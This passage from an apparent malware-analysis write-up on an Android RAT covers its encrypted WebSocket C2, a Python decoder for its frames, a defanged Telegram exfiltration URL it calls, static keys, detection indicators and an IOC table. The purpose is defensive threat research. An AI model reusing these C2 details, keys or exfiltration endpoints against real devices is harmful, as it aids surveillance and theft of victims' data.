Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==, the literal example from RFC 6455, with noUser-AgentorOrigin. - REALITY only protects the phone-to-relay hop. Relay-to-backend runs over plain
ws://on port 80, leavingGET /ws?type=device&uuid=...and operator commands in cleartext on that hop, unless the relay and backend run on the same machine. Device replies only get the XOR layer described below.
XewatafoceService_a669.initializeWebSocket() connects to /ws?type=device&uuid=<bot ID> in three ways, with both wss:// fallbacks skipping cert and hostname checks…
- Through the REALITY tunnel, which is the default.
- Plain
wss://bound to the physical network after 8 REALITY failures in a row, until a timer retries REALITY. - Plain
wss://with a trust-allX509TrustManagerandHostnameVerifierwhenisExternalVpnActive()reports that another VPN is already running.
WebSocket Frame Encryption#
Frames from the server to the phone are plaintext JSON, such as {"type":"ping"}, fcmTokenAck, or operator commands. Data from the phone to the server goes through native mdnaboec, which XOR-encodes it and returns Base64 that Java wraps as {"p": "<base64>"}. Only two keepalives go out unencrypted, {"action":"client_ping"} and {"action":"ping"}.
p = base64( pt[i] ^ (i & 0xff) ^ KEY[i % 23] ), KEY = "MySuperSecretKeyForData"mdnaboec is registered through RegisterNatives rather than exported, so in Ghidra I named it myself, along with its Caesar helper, caesar_decode. Line 41 calls that helper to shift the 23-byte key back by 3, and lines 69 to 71 are the XOR loop, where uVar10 - uVar6 * uVar4 is i % 23 and (byte)uVar10 is i & 0xff.

mdnaboec in Ghidra’s decompiler, with the key decode (line 41) and the XOR loop (lines 69 to 71) boxed.I also ran mdnaboec in a CPU emulator on 40 random inputs up to 1,500 bytes, and every output matched the formula. One wrinkle: the JNI spec’s “modified UTF-8” encodes NUL and emoji differently from normal UTF-8. On a real phone it shouldn’t come up, since JSONObject.toString() escapes NUL and disassembling Android 14’s ART library shows it passes emoji as normal 4-byte UTF-8. Stolen SMS and notifications are full of emoji, though, so the decoder handles both forms anyway. With TLS/REALITY stripped off, it decodes outgoing frames correctly…
import base64, json

KEY = b"MySuperSecretKeyForData"

def decrypt_frame(frame: str) -> str:
    obj = json.loads(frame)
    if "p" not in obj:  # plaintext keep-alives ({"action":"client_ping"}, {"action":"ping"})
        return frame
    ct = base64.b64decode(obj["p"])
    pt = bytes(b ^ (i & 0xFF) ^ KEY[i % len(KEY)] for i, b in enumerate(ct))
    # modified UTF-8: NUL is C0 80; emoji are 4-byte UTF-8 on ART, 3-byte surrogate halves per the JNI spec
    pt = pt.replace(b"\xc0\x80", b"\x00")
    return pt.decode("utf-8", "surrogatepass").encode("utf-16", "surrogatepass").decode("utf-16", "replace")
Two unused functions next to it, mjhtesdk and mfgvoeml, are leftover demo code for a toy "action_one" task protocol. mjhtesdk’s XOR even skips i & 0xff, so it’s probably old scaffolding from the com.example.MetaMask template. For a while I thought mjhtesdk always returned task_id 0, but that was a stubbed memchr bug in my own CPU emulator harness.
Link to the July 2026 “chiken” Build#

Triage report 260725-v37fps1yew, from July 25, 2026, covers chiken.apk.signed.tmp.apk. That APK uses the package lwp.qgcmjaetab.aivdvlzjvyzh, is tagged fantasyhub, and sends sandbox alerts through the same Cloudflare Worker, Telegram bot, and chat ID sitting dormant in libliblorhrs.so.
hxxps://gate-fender[.]luftribka[.]workers[.]dev/bot8462877158:<token>/sendMessage?chat_id=1676631385&text=
  🔒 Отчет чикен                        ("chiken report")
  🆔 UUID: 727307-<uuid>-v99
  …                                     (device model, brand, Android version, fingerprint)
  ⛔ ПУСТОЕ УСТРОЙСТВО: Критически мало приложений (0)   ("EMPTY DEVICE: critically few apps")
It fires in five of six sandbox runs, and the sixth only failed because the Android 10 install hit INSTALL_FAILED_NO_MATCHING_ABIS. The full bot token in Triage’s network logs has the same SHA-256 as the one in libliblorhrs.so. Here’s one of those network tabs with the token masked…
Other things tie the two builds together…
- The bot ID format:
666666-...-v92here and727307-...-v99in July - The low-app-count check
- The repeated-field cert with the same
UTCTimebug,CN=HAJR91 ... C=UK - The “chiken” filename, which also appears in Angara’s report
Since Fantasy Hub is sold as a service, most of these are artifacts of the same builder rather than proof of the same operator, though the shared Telegram bot and chat ID point to the same developer infrastructure. The Java Telegram callers are gone in this build, but the native getters are still in libliblorhrs.so.
Detection and Hunting#
Since Stage 1 renames and signs Stage 2 again per victim, post-install file hashes won’t get you far. I’ve put the indicators I’d start with first.
On the Device or in APKs#
- Self-signed cert repeating one 6- to 8-character
[0-9A-Z]string across CN, OU, O, L, and ST, likeHAJR91, especially whennotAfterdecodes to beforenotBefore. That’s 1967 to 1995 in this build and 1953 in the July one. - Random package name that still has
com.cabite.codoni.*classes,com.cabite.codoni.permission.INTERNAL_WAKEUP, orcom.cabite.codoni.*providers. After a fallback retry, the package iscom.cabite.codoniitself. - Package mismatch where
resources.arscsayscom.cabite.codoniwhileAndroidManifest.xmlhas a random same-lengthcom.<a>.<b>. - The 34 fixed junk assets,
assets/analytics_cache.jsonthroughassets/metrics_cache.dat, plusassets/.<32 hex>.bin, all with zeroed 1980 ZIP timestamps, alongsidecom.cabite.codoni.*classes. - Non-Google app holding the default SMS role and notification access with only a
LEANBACK_LAUNCHERactivity, or registering aservice@google.comaccount of typecom.cabite.codoni.lekjgvbaunder “Google Services Framework”. - VPN session name
MediaSyncwith address10.200.0.1/32(shown in the system VPN dialog; the interface itself is a system-namedtunN). - Broadcast actions
a.ioqffdpy.iccvwith acommand_dataextra anda.qycjjwfg.jyzlwith anesaauderoxaextra, plus the C2 service’s restart broadcasta.vkizezqk.gaghand the keepalivesa.ldmgpqpq.tsmhanda.rphdsxeo.sgnh. - Stage 1 APKs with
com.sync.media.hubdecoy manifests under/,//, orMETA-INF/. Thecom_android_nfccert is only a weak supporting signal.
On the Network#
- TXT lookups for
all1[.]newglnbsj[.]clickorall1[.]realdd[.]click. On Android 10+, check normal DNS and Private DNS logs first. If you can see inside TLS, also look for non-browser DoH requests with?name=<host>&type=TXT&random=<epoch ms>. - Short outbound TCP probes to port 47443 plus plain DNS lookups for backend domains even when C2 runs over REALITY.
- TLS ClientHellos with SNI
vk[.]rugoing to non-VK IPs. - Backend-side plaintext WebSocket upgrades on port 80 to
/ws?type=device&uuid=with static keydGhlIHNhbXBsZSBub25jZQ==and noUser-Agent.
Don’t block the shared services it leans on, like 1[.]1[.]1[.]1, 8[.]8[.]8[.]8, 223[.]5[.]5[.]5, 185[.]222[.]222[.]222, vk[.]ru, or the IP lookup sites. Treat traffic to them as a signal only alongside the indicators above.
Tooling#
I’m publishing three tools with this post on GitHub, all tested on this sample…
extract_config.pyunpacks Stages 2 and 3 from Stage 1 in memory, decodes the Caesar and StringFog strings, and redacts the Telegram token by default. It only needs the Python standard library, and its native parsing only handles arm64.fh_c2crypto.pyencodes and decodes outgoing WebSocket frames.do_vyleta_fantasyhub.yarhas seven YARA rules: one each for Stage 1, the Stage 2 template, the three native libs, andstage3.dex, plus a looser hunting rule forlibreality_transport.so.
The most important caveat: on my six JVM-rewritten Stage 2 copies, which match what normally ends up on a phone, only the looser libreality_transport.so rule fires. The template rule keys off the //... decoy entries that the rewriter strips. I have an eighth rule that keys on the junk assets and catches all six copies, but I left it out of the repo because I haven’t had real device dumps to test it against.
The published rules hit all nine sample artifacts, including both ABI builds of each .so. Against a modest corpus of ~100,000 files from an Ubuntu 24.04 /usr tree plus 204 F-Droid APKs, including VPN apps like XrayFA, they had zero false positives.
Takeaways and Open Questions#
Compared with Zimperium’s build, the RAT in this one got smaller while the work around it grew: a VPN that cuts security apps off during install, a Stage 2 signed just for each phone, and C2 wrapped in a tunnel meant to look like VK. It isn’t polished everywhere, though. Any app on the phone can drive the RAT once its command receiver is enabled, the latency probe touches every backend outside the tunnel, and the cert generator’s date bug has carried over since July. Those mistakes are where I’d focus detection.
What I still don’t know…
- How
До_Вылета.apkis distributed - What the
p.sig.vdcompanion app is, and whether the missing commands live there - Why Settings and System UI are on the VPN blocklist
- Why Triage’s Android 9 VM couldn’t parse the APK
- Which sandbox the hardcoded OnePlus fingerprint is aimed at
- Whether the TXT records and REALITY relays are still live
If you have answers to any of these, or another sample built with this kit, I’d like to hear about it.
Indicators of Compromise (IOCs)#
Indicators of compromise 16
| Type | Indicator | Context |
|---|---|---|
| sha256 | 96cf6822cc7f421cd10cd9ca463b1f04b54929e6b1949743a56531b13d6479ee | Stage 1 APK До_Вылета.apk (com.sm.jkckycrqofp), Bloom dropper |
| sha256 | fd3cbfc71e0feb30f50a90f9d4e8aa3c4187ecaf0ef532df881121cfd83e5522 | Stage 2 template APK (com.cabite.codoni); renamed and signed again per device, but a retry after a failed first install puts it on the phone as is |
| sha256 | af540b98578f0002cc20a16343a32492067727aa06f3744f4b7a61bbf65259c8 | Stage 3 DEX (stage3.dex, Fantasy Hub RAT), only ever in memory |
| sha256 | 03e1f6c328a0f4a8b918b30efad40b84f72a76ea7dad090130118945eeb7a4a0 | Decrypted bloom.html fake Play Store update overlay (16,973 bytes) |
| sha256 | fc1b855c7bb55e215dc0d7f0b701e3148e3f199241c497067967cd1b615f50ea | liblduhaqs.so (arm64), native DEX loader |
| sha256 | 514e65725556b848bd4e9ad2fbccd0bfc0db79841d79017fe4fb2f7173de53c6 | liblduhaqs.so (armeabi-v7a), native DEX loader |
| sha256 | d6af592a3d2360b9d48d7a9b1aa4fbeb3bdcf6e9604ba9e7623eb3cd64ef176b | libliblorhrs.so (arm64), native config library |
| sha256 | 1a8b1fc445a57960bfad84defa569d1299e119a1661b0def49a97d81c0587768 | libliblorhrs.so (armeabi-v7a), native config library |
| sha256 | 3c8c5dcd860d32e713b457a4b4a424159c776eb5b94e9dbdeff5e99969f21da5 | libreality_transport.so (arm64), Rust VLESS + REALITY transport |
| sha256 | d79c76d41bd91486155b2afa340e30974eae7d36eb183b9ebbbce2dca16bde57 | libreality_transport.so (armeabi-v7a), Rust VLESS + REALITY transport |
| sha256 | fabb76c9d0df6d712745755c162e5b533b0a898afed44a2cf10d39822d5d4106 | Related July 2026 “chiken” APK (Triage 260725-v37fps1yew) |
| cert-sha256 | bc1bf28f05c6cf4b4ebbac6f4b6b79d65c62b7ac39b5e9e18db142eef7028ab9 | Stage 2 template signing cert (CN=Nujehibebi Waxile, O=Nexus Ltd), only on a phone if a retry installs the raw template |
| domain | all1[.]newglnbsj[.]click | TXT lookup returning the C2 backend domains (system DNS on Android 10+, then DoH) |
| domain | all1[.]realdd[.]click | TXT lookup returning the REALITY relay servers |
| domain | dakjdnwgnn[.]sbs | Hardcoded fallback host (never used in practice) |
| domain | gate-fender[.]luftribka[.]workers[.]dev | Cloudflare Worker proxying the Telegram bot; dormant in this build, live in the July 2026 build |
Context and Config Details#
The values below are left out of the indicator feed because they are shared or non-actionable on their own (such as the public AOSP test cert), or they describe protocol and config details rather than standalone IOCs.
| Category | Value |
|---|---|
| Stage 1 signing cert (context only) | fae9122a8721d6e2a196d2224dffcf773c9127e2bb956cbddb40b009192ffdfd (CN=com_android_nfc, O=Google Inc., public AOSP NFC test key nfc.x509.pem, not an indicator on its own) |
| C2 path and ports | /ws?type=device&uuid=<prefix>-<uuid>-<suffix>. Through REALITY it uses the relay host:port from the TXT record, then plain ws:// to the backend on TCP 80. Direct fallback uses wss:// on TCP 443. Backends are also probed over TCP on 443 and 47443. |
| Bot ID prefix / suffix | 666666 / v92 (July build used 727307 / v99) |
| VLESS UUID / REALITY shortId | d963a968-8a4a-4740-a008-4982f5eb30fb / cafebabe |
| FCM | Project mywebproject-852cd, sender 514222257710, app 1:514222257710:android:908ea315a66b167eb551bf, API key AIzaSyB0UkyQ-qnV2qNWVRVJlocsDa40OLAETco |
| Cloudflare Worker endpoint (dormant in this build) | hxxps://gate-fender[.]luftribka[.]workers[.]dev/bot<token>/sendMessage |
| Telegram bot / chat ID (dormant in this build) | 8462877158 / 1676631385 (token secret withheld; SHA-256 of full token is e5970b195d55f9959ef797676d3f861fc5c28cf56bbff98295c92b677ec350f6) |
| Static keys | Stage 2 XOR 423b1d49715525d46673f21d8b4d2b8fd9246505f384defec20a86159fbedf65; Stage 3 shards d809fa8cf4b28796bc2e70542ccb7dce464e26cfdc71bee5f6a85ad38f8b344d; Stage 3 strings dde4e3ea76c62163927b97ccd10be33e; Hostnames Fantasypanelhub651241; C2 frames MySuperSecretKeyForData |
| SMS wake word / affiliate tag | SYS_WK_CMD / 21.11 new |
Firebase API keys aren’t secrets (every Firebase Android app ships one), so I left this one intact. I’m withholding the Telegram bot token since anyone with it can control the bot. If you’re doing incident response or research and need it, open an issue on the tools repo and I’ll follow up privately. That’s also the best place to tell me if I got something wrong, and I’ll correct it here.
References#
- MalwareBazaar sample (
До_Вылета.apk) - Zimperium, “Fantasy Hub: Another Russian Based RAT as M-a-a-S” (6 Nov 2025)
- Zimperium IOC repository (
2025-11-FantasyHUB) - Angara Security, “Продам всё, что на фото. Недорого — часть 2” (Habr, 4 Feb 2026; reposted on angarasecurity.ru 10 Feb 2026)
- Triage Sandbox,
chiken.apk.signed.tmp.apk(25 Jul 2026, network, signer; first submitted 1 Jul 2026 as260701-2n1syafv8l) - Zimperium, “The ToxicPanda Never Sleeps: ToxicPanda 2.0 Prepares its Next Strike on Mobile” (19 Aug 2026)
- Group-IB, “RemControl: AI Built the Overlays. Victims Lose their PINs” (23 Sep 2026)
- Zimperium, “Uncovering ArcticRAT: The Evolution from Targeted Crypto-Stealer to AI-Powered Android RAT” (12 Nov 2026)
- ThreatFabric, “Hirudo: From Fake Updates to Patched Banking Apps” (14 Oct 2026)
- Eren Can Özmen (Dızmana), “Mobile Malware: Sevgi (com.txluwgiw)” (22 Jun 2026)
- Rapid7, “Leaked Android Platform Certificates Create Risks for Users” (2 Dec 2022)
- AOSP platform test keys (Stage 1’s signer is
nfc.x509.pem, with its private keynfc.pk8published next to it) - XTLS REALITY